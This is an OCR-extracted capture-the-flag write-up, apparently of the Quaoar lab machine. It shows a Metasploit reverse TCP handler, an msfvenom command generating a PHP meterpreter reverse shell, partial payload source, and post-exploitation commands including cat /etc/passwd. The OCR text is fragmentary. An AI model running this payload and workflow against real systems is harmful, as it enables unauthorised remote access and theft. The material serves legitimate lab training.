
6) LOOK MSFCONSOLE ATTACKER SIDE }:]





EXPLOIT CONFIGURATION (use exploit/multi/handler)



msf exploit(handler) > set LPORT 4443
LPORT => 4443
msf exploit(handler) > set LHOST 10.0.0.11
LHOST => 10.0.0.11
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 10.0.0.11:4443
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to 10.0.0.9
[*] Meterpreter session 6 opened (10.0.0.11:4443 -> 10.0.0.9:33296) at 2017-04-10 17:31:58 -0400
meterpreter >
root@xxxx: /CTF/QUOAR/TOOLZ 112x17
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 945 bytes
root@xxxx:/CTF/QUOAR/TOOLZ#
exploit.msfvenom.txt exploit.wordpress.txt shell.php shell.php wp_login.py
root@xxxx:/CTF/QUOAR/TOOLZ#
root@xxxx:/CTF/QUOAR/TOOLZ# cat shell.php
root@xxxx:/CTF/QUOAR/TOOLZ#
msf> set PAYLOAD php/meterpreter/reverse_tcp
root@xxxx:/CTF/QUOAR/TOOLZ#



meterpreter > sysinfo
Computer : Quaoar
OS : Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
meterpreter >


meterpreter > getpid
Current pid: 2249
meterpreter > shell
Process 2980 created.
Channel 0 created.
ls
index.php
license.txt
readme.html


wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
pwd
/var/www/wordpress


meterpreter > ps
Process List
PID Name
1 /sbin/init
2 [kthreadd]
3 [ksoftirqd/0]
5 [kworker/u:0]
6 [migration/0]
7 [watchdog/0]
8 [cpuset]
9 [khelper]
10 [kdevtmpfs]
11 [netns]
12 [sync_supers]
13 [bdi-default]
14 [kintegrityd]
15 [kblockd]
16 [ata_sff]
17 [khubd]
18 [md]
21 [khungtaskd]
22 [kswapd0]
23 [ksmd]
24 [fsnotify_mark]
25 [ecryptfs-kthrea]
26 [crypto]
34 [kthrotld]
Open
exploit-msfvenom.txt
/CTF/QUOAR/TOOLZ
Save
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0
LPORT=4443 -f raw > shell.php
# cat shell.php
/*<?php /**/ error_reporting(0); $ip = '10.0.0.11';
if (($f = 'stream_socket_client') && is_callable($f)
("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif
'fsockopen') && is_callable($f)) { $s = $f($ip, $por
'stream'; } elseif (($f = 'socket_create') && is_cal
{ $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @so
($s, $ip, $port); if (!$res) { die(); } $s_type = 's
else { die('no socket funcs'); } if (!$s) { die('no
switch ($s_type) { case 'stream': $len = fread($s, 4
case 'socket': $len = socket_read($s, 4); break; } i
{ die(); } $a = unpack("Nlen", $len); $len = $a['len
while (strlen($b) < $len) { switch ($s_type) { case
$b .= fread($s, $len-strlen($b)); break; case 'socke
socket_read($s, $len-strlen($b)); break; } } $GLOBAL
= $s; $GLOBALS['msgsock_type'] = $s_type; eval($b);
root@xxxx:/CTF/QUOAR/TOOLZ#
MSF> set PAYLOAD php/meterpreter/reverse_tcp
User Path
root /sbin/init
root [kthreadd]
root [ksoftirqd/0]
root [kworker/u:0]
root [migration/0]
root [watchdog/0]
root [cpuset]
root [khelper]
root [kdevtmpfs]
root [netns]
root [sync_supers]
root [bdi-default]
root [kintegrityd]
root [kblockd]
root [ata_sff]
root [khubd]
root [md]
root [khungtaskd]
root [kswapd0]
root [ksmd]
root [fsnotify_mark]
root [ecryptfs-kthrea]
root [crypto]
root [kthrotld]
Plain Text
Tab Width: 8
Ln 11, C



cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
colord:x:104:109:colord colour management daemon,,,:/var/lib/colord:/bin/false
whoopsie:x:105:112::/nonexistent:/bin/false
avahi:x:106:115:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
bind:x:107:117::/var/cache/bind:/bin/false
postfix:x:108:118::/var/spool/postfix:/bin/false
dovecot:x:109:120:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:110:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:111:121::/var/lib/landscape:/bin/false
exploit-msfvenom.txt
Save
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0.11
LPORT=4443 -f raw > shell.php
error_reporting(0); $ip = '10.0.0.11'; $port
stream_socket_client') && is_callable($f)) { $s
{$port}"); $s_type = 'stream'; } elseif (($f
callable($f)) { $s = $f($ip, $port); $s
elseif (($f = 'socket_create') && is_callable(
SOCK_STREAM, SOL_TCP); $res = @socket_c
(!$res) { die(); } $s_type = 'socket'
} if (!$s) { die('no socket
case 'stream': $len = fread($s, 4); bre
if (!$l
", $len); $len = $a['len']; $b
len) { switch ($s_type) { case 'strea
strlen($b)); break; case 'socket': $b
break; } } $GLOBALS['msg
type'] = $s_type; eval($b); die();
/meterpreter/reverse_tcp




